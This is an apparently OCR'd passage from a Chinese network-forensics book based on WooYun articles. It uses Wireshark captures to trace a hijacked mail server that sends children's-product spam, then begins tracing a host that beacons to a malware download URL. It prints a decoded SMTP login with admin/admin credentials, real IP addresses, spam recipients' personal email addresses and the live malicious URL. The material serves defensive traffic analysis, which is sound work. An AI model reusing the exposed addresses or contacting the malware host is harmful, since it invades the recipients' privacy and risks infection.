


图 3-2-3

统计信息表明：所有通信均是与 61.158.163.126（河南三门峡）产生的 SMTP 协议，且服务器（10.190.214.130）开放了 TCP25 端口，它的的确确是一台邮件服务器。

到这，很多安全分析人员或监控分析软件就止步了。原因是 IP 合理、逻辑也合理、SMTP 协议很少有攻击行为，以为是一次正常的邮件通信行为。那么很可惜，你将错过一次不大不小的安全威胁事件。

职业的敏感告诉我，它不是一台合理的邮件服务器。这个时候需要用到应用层的分析，看一看它的通信行为。继续看看 SMTP 登陆过程的数据，如图 3-2-4：




图 3-2-4

从数据看出，邮箱登陆成功，右键 Follow TCPStream 可以看见完整登陆信息，如图 3-2-5：

图 3-2-5

334 VXNlcm5hbWU6 // Base64 解码为：“Username:”
YWRtaW4= //用户输入的用户名，Base Base64 解码为：“admin”
334 UGFzc3dvcmQ6 //Base64 解码为：“Password:”
YWRtaW4= //用户输入的密码，Base Base64 解码为：“admin”
235 Authentication successful. //认证成功
MAIL FROM:<admin@system.mail> //邮件发送自……

这段数据表明：61.158.163.126 通过 SMTP 协议，使用用户名 admin、密码 admin，成功登陆邮件服务器 10.190.214.30，邮件服务器的域名为@system.mail，且利用 admin@system.mail 发送邮件。

一看用户名、密码、邮箱，就发现问题了：

1、admin 账号一般不会通过互联网登陆进行管理。

2、“二货”管理员才会把 admin 账号设为密码。

3、域名@system.mail 与客户无任何关系。

很显然，这是一台被控制的邮件服务器—“肉鸡邮件服务器”。

行为跟踪

发现问题了，下一步跟踪其行为，这个肉鸡服务器到底是干什么的。

查看 Follow TCPStream 完整信息可发现 这是一封由 admin@system.mail 群发的邮件，收件人包括：

www651419067@126.com、wyq0204@yahoo.com.cn、zhaocl1@163.com 等 10 个人（带 QQ 的邮箱暂时抹掉，原因见最后），邮件内容不多，如图 3-2-6~图 3-2-7：




图 3-2-6




图 3-2-7

为看到完整邮件内容 ,我们可以点击 Save As 存为 X.eml ,用 outlook 等邮件客户端打开，

如图 3-2-8：




图 3-2-8

一看邮件，所有谜团都解开了。邮件内容就是一封“巧虎”的广告垃圾邮件，该服务器被攻击者控制创建了邮件服务器，用于垃圾邮件发送站。再用同样的方法还原部分其它邮件，如图 3-2-9~图 3-2-10：




图 3-2-9

图 3-2-10

可以看出邮件内容完全一样，从前面图中可看出短时间的监控中 SMTP 协议有几十次会话，也就说发送了几十次邮件，涉及邮箱几百人。邮件中的域名 http://url7.me/HnhV1 打开后会跳转至巧虎商品的广告页面，如图 3-2-11：

图 3-2-11

分析结论

1、该服务器经简单探测，开放了 TCP25/110/445/135/3389/139 等大量高危端口，所以被攻击控制是必然。

2、该服务器已被控制创建了肉鸡邮件服务器（WinWebMail），邮件服务器域名为@system.mail，由 61.158.163.126（河南省三门峡市）使用 admin@system.mail 用户登录，通过邮件客户端或专用软件往外发送垃圾邮件。

3、简单百度一下，很多人会经常收到来自 admin@system.mail 的垃圾邮件，今天终于弄清了它的来龙去脉。

4、垃圾邮件发送不是随便发的，是很有针对性的。

巧虎是幼儿产品，从接受邮件的 QQ 号码中随便选取 3 位查询资料发现发送对象可能都为年轻的爸爸妈妈。

如图 3-2-12~图 3-2-14：




图 3-2-12

图 3-2-13

图 3-2-14

申明：文章中出现 IP、邮箱地址等信息均为安全监控、攻击防范学习交流所用，切勿用于其它用途，否则责任自负。

后续文章初步设计

对于后续文章内容，初步设计 WireShark 黑客发现之旅--暴力破解、端口扫描、Web 漏洞

扫描、Web 漏洞利用、仿冒登陆、钓鱼邮件、数据库攻击、邮件系统攻击、基于 Web 的内网渗透等。但可能会根据时间、搭建实验环境等情况进行略微调整。

（By：Mr.Right、K0r4dji）

（连载中）责任编辑：桔子

第3节　WireShark 黑客发现之旅-Bodisparking 恶意代码

作者：聚锋实验室

来自：乌云知识库

网址：http://drops.wooyun.org/

发现

接到客户需求，对其互联网办公区域主机安全分析。在对某一台主机通信数据进行分析时，过滤了一下 HTTP 协议，如图 3-3-1：




图　3-3-1

一看数据，就发现异常，这台主机 HTTP 数据不多，但大量 HTTP 请求均为“Get heikewww/www.txt”，问题的发现当然不是因为拼音“heike”。点击“Info”排列一下，可以看得更清楚，还可以看出请求间隔约 50 秒，如图 3-3-2：




图 3-3-2

为更加准确地分析其请求 URL 地址情况，在菜单中选择 Statistics，选择 HTTP，然后选择 Requests。可以看到其请求的 URL 地址只有 1 个 :“d.99081.com/heikewww/www.txt”，在短时间内就请求了 82 次，如图 3-3-3：




图 3-3-3

这种有规律、长期请求同一域名的 HTTP 通信行为一般来说“非奸即盗”。

奸：很多杀毒软件、APP、商用软件，为保持长连接状态，所装软件会定期通过 HTTP 或其它协议去连接它的服务器。

这样做的目的可以提供在线服务、监控升级版本等等，但同时也可以监控你的电脑、手机，窃取你的信息。

盗：木马、病毒等恶意软件为监控傀儡主机是否在线，会有心跳机制，那就是通过 HTTP 或其它协议去连接它的僵尸服务器。

一旦你在线，就可以随时控制你。

我们再过滤一下 DNS 协议看看，如图 3-3-4：




图 3-3-4

可以看出，DNS 请求中没有域名“d.99081.com”的相关请求，木马病毒通信不通过 DNS 解析的方法和技术很多，读者有兴趣可以自行查询学习。

所以作为安全监控设备，仅基于 DNS 的监控是完全不够的。

接下来，我们看看 HTTP 请求的具体内容。

点击 HTTP GET 的一包数据，可以看到请求完整域名为

“d.99081.com/heikewww/www.txt”，且不断去获得 www.txt 文件，如图 3-3-5：




图 3-3-5

Follow TCPStream，可以看到去获得 www.txt 中的所有恶意代码，如图 3-3-6：

